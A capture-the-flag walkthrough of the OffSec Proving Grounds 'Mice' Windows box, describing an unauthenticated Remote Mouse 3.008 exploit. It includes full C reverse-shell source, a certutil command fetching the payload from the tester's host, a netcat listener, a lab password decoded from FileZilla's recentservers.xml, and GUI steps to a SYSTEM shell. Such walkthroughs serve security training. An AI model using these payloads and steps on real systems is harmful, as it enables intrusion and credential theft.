OffSec Proving Grounds Mice Writeup (Windows)
Windows PG box. Remote Mouse 3.008 on port 1978 runs commands unauthenticated, FileZilla's recentservers.xml leaks divine's password, and its GUI gives SYSTEM.
Summary
Mice is a Windows Proving Grounds machine whose port scan turns up TCP 1978, the Remote Mouse service. A public proof of concept for Remote Mouse 3.008 runs commands on the host without authentication, so certutil pulls down a small compiled reverse shell and a second run of the exploit executes it, landing a shell as divine. That account has nothing special about it, but FileZilla FTP Client is installed, and while hunting for DPAPI credentials under AppData the roaming FileZilla directory turns up recentservers.xml with a base64 encoded password in it, which decodes to divine’s own password. Those credentials allow an RDP session, and with a desktop the Remote Mouse GUI itself becomes the privilege escalation: following the public exploit steps through its settings dialog yields a shell as SYSTEM.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
# Nmap 7.98 scan initiated Tue Jan 27 19:02:38 2026 as: nmap -A -vv -oN scans/nmap.all -p- --min-rate 1500 192.168.150.199
Nmap scan report for 192.168.150.199
Host is up, received echo-reply ttl 125 (0.15s latency).
Scanned at 2026-01-27 19:02:39 -03 for 287s
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE        REASON          VERSION
1978/tcp open  remotemouse    syn-ack ttl 125 Emote Remote Mouse
1979/tcp open  unisql-java?   syn-ack ttl 125
1980/tcp open  pearldoc-xact? syn-ack ttl 125
3389/tcp open  ms-wbt-server  syn-ack ttl 125 Microsoft Terminal Services
|_ssl-date: 2026-01-27T22:07:25+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: REMOTE-PC
|   NetBIOS_Domain_Name: REMOTE-PC
|   NetBIOS_Computer_Name: REMOTE-PC
|   DNS_Domain_Name: Remote-PC
|   DNS_Computer_Name: Remote-PC
|   Product_Version: 10.0.19041
|_  System_Time: 2026-01-27T22:06:56+00:00
| ssl-cert: Subject: commonName=Remote-PC
| Issuer: commonName=Remote-PC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-02T17:03:21
| Not valid after:  2026-06-03T17:03:21
| MD5:     7310 58e1 f474 d80b d8a8 e520 e559 6777
| SHA-1:   2df4 9c88 76bf 01a5 cc77 e8aa 4d4a 7202 50cb 10fb
| SHA-256: a7dc c288 3ca8 f27c 3b71 65e1 99d6 388d 2b80 72af c09c 897c 2e4d 7c3b 0022 9055
| -----BEGIN CERTIFICATE-----
| MIIC1jCCAb6gAwIBAgIQFROsLVy6BKNHDHSD/nhssTANBgkqhkiG9w0BAQsFADAU
| MRIwEAYDVQQDEwlSZW1vdGUtUEMwHhcNMjUxMjAyMTcwMzIxWhcNMjYwNjAzMTcw
| MzIxWjAUMRIwEAYDVQQDEwlSZW1vdGUtUEMwggEiMA0GCSqGSIb3DQEBAQUAA4IB
| DwAwggEKAoIBAQCkTYVZWoxN8QCkX6NiTHxrfdRLCilzcjj1+fmwTVfSmayQ8pac
| l26eajvleOqGHP7NfJFG23vgysLEnp5md14p7eFpFlFEtQNqNXdkl6c2UGyMm1oL
| 8F44vHsgMtqpomXByLiMPPLYE+1mHoMwaUWsxRk5eP7mutF7srKZKUOTzs1xqk8g
| s2AO44Xv2jR7lb7E3kMuZlhPlQ1sr7n484+cD50tzijELlkD2lUjoL+YO9sJr+Mk
| CFtzE/0v+h/hhlv2HTWWnx5dj8HqwelvyE7bgaNW2LWE70bMEBuQV38ZGWEc/Cmo
| jJGvIK7lEgqfMMHa2hsxPv62UvQuTw+6vf1ZAgMBAAGjJDAiMBMGA1UdJQQMMAoG
| CCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsFAAOCAQEAnZPq0xMm
| SNYroE1Z9AoOzblZXIzidV51oSFqRco608uIU73J6oIyiJtCUdQ/nhS7tVrR5wv+
| KtyqC0vXzvteRz87ConEhIV5+dKdpd6UypFMqXGxZX/SAsjPUP091oqJj313hw24
| WVrRYZNJnHE9ay9T7uxq0JxOGxB5Fw6QGsPoaS6GPUkkUkRqW856eAxj7/Or3wvH
| T1f//8TnLhb09f+iIOct6qJChx+Hm3EfsExfPiIfRrIncqPH8rECbC2hqQQoi8mD
| J3eb8NNNlGXH0v6iZgrn90bmPH1xMDKeQCv8sFp0d+cM1JuRwL+MCBNyQtUSUDC6
| I3HhClfooBgNdg==
|_-----END CERTIFICATE-----
7680/tcp open  pando-pub?     syn-ack ttl 125
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019 (92%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2019
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows 10 1903 - 21H1 (92%), Microsoft Windows 10 1909 - 2004 (85%), Windows Server 2019 (85%)
No exact OS matches for host (test conditions non-ideal).
Initial Access - Remote Mouse 3.008 Exploit
TCP port 1978 is open on the victim machine. I used a public proof of concept exploit to achieve code execution.
Create app.c:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
// x86_64-w64-mingw32-gcc app.c -o app.exe -lws2_32 -s
#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>

#pragma comment(lib, "Ws2_32.lib")

int main() {
    WSADATA wsaData;
    SOCKET s;
    struct sockaddr_in sa;
    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    WSAStartup(MAKEWORD(2,2), &wsaData);
    s = WSASocket(AF_INET, SOCK_STREAM, IPPROTO_TCP, NULL, 0, 0);

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr("192.168.45.246"); // tun0 ip
    sa.sin_port = htons(80); // port

    if (connect(s, (struct sockaddr *)&sa, sizeof(sa)) == 0) {
        memset(&si, 0, sizeof(si));
        si.cb = sizeof(si);
        si.dwFlags = STARTF_USESTDHANDLES;
        si.hStdInput = si.hStdOutput = si.hStdError = (HANDLE)s;

        CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi);
        WaitForSingleObject(pi.hProcess, INFINITE);
        CloseHandle(pi.hProcess);
        CloseHandle(pi.hThread);
    }

    closesocket(s);
    WSACleanup();
    return 0;
}
Compile it:
1
x86_64-w64-mingw32-gcc app.c -o app.exe -lws2_32 -s
Setup a python http server:
1
sudo python3 -m http.server 80
Made it download app.exe:
1
python3 RemoteMouse-3.008-Exploit.py -t 192.168.150.199 -v --cmd 'certutil.exe -urlcache -f http://192.168.45.246/app.exe C:\windows\temp\app.exe'
Then listen on port 80:
1
sudo rlwrap nc -lvnp 80
And make it execute the shell:
1
python3 RemoteMouse-3.008-Exploit.py -t 192.168.150.199 -v --cmd 'C:\windows\temp\app.exe'

This yields me a shell in the victim machine:
Lateral Movement
I enumerate the machine. User “divine” has no special privileges, no special group memberships, the machine has no interesting shares. I notice Filezilla FTP Client is installed on the machine at C:\Program Files\FileZilla FTP Client, which is interesting. Not a vulnerability per se, but that’s not something I see so often.
There was no open ports other than the ones we already know about, and I was starting to feel out of options when I decided to look for DPAPI credentials.

I locate a likely credential at C:\users\divine\appdata\local\microsoft\credentials. There should also be a master key. I head to C:\users\divine\appdata\roaming, to see a FileZilla directory in it. Interesting. I CD into this directory, and list for files:
1
2
3
4
recentservers.xml
queue.sqlite3
layout.xml
filezilla.xml
I read recentservers.xml (C:\users\divine\appdata\roaming\filezilla\recentservers.xml):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.54.1" platform="windows">
        <RecentServers>
                <Server>
                        <Host>ftp.pg</Host>
                        <Port>21</Port>
                        <Protocol>0</Protocol>
                        <Type>0</Type>
                        <User>divine</User>
                        <Pass encoding="base64">Q29udHJvbEZyZWFrMTE=</Pass>
                        <Logontype>1</Logontype>
                        <PasvMode>MODE_DEFAULT</PasvMode>
                        <EncodingType>Auto</EncodingType>
                        <BypassProxy>0</BypassProxy>
                </Server>
        </RecentServers>
</FileZilla3>
This tangent actually landed me credentials to the box. The password is base64 encoded. I decode it, and now, new credentials:
1
2
Username: divine
Password: ControlFreak11
Vertical Privilege Escalation
I can use the credentials for “divine” to log in to the machine via RDP:
1
xfreerdp /v:192.168.150.199 /u:divine /p:ControlFreak11

Now I can use the RemoteMouse GUI to escalate privileges!
I follow instructions from this source.
1
2
3
4
5
6
7
8
Steps to reproduce:

1. Open Remote Mouse from the system tray
2. Go to "Settings"
3. Click "Change..." in "Image Transfer Folder" section
4. "Save As" prompt will appear
5. Enter "C:\Windows\System32\cmd.exe" in the address bar
6. A new command prompt is spawned with Administrator privileges
You can see exploitation steps on the screenshot below: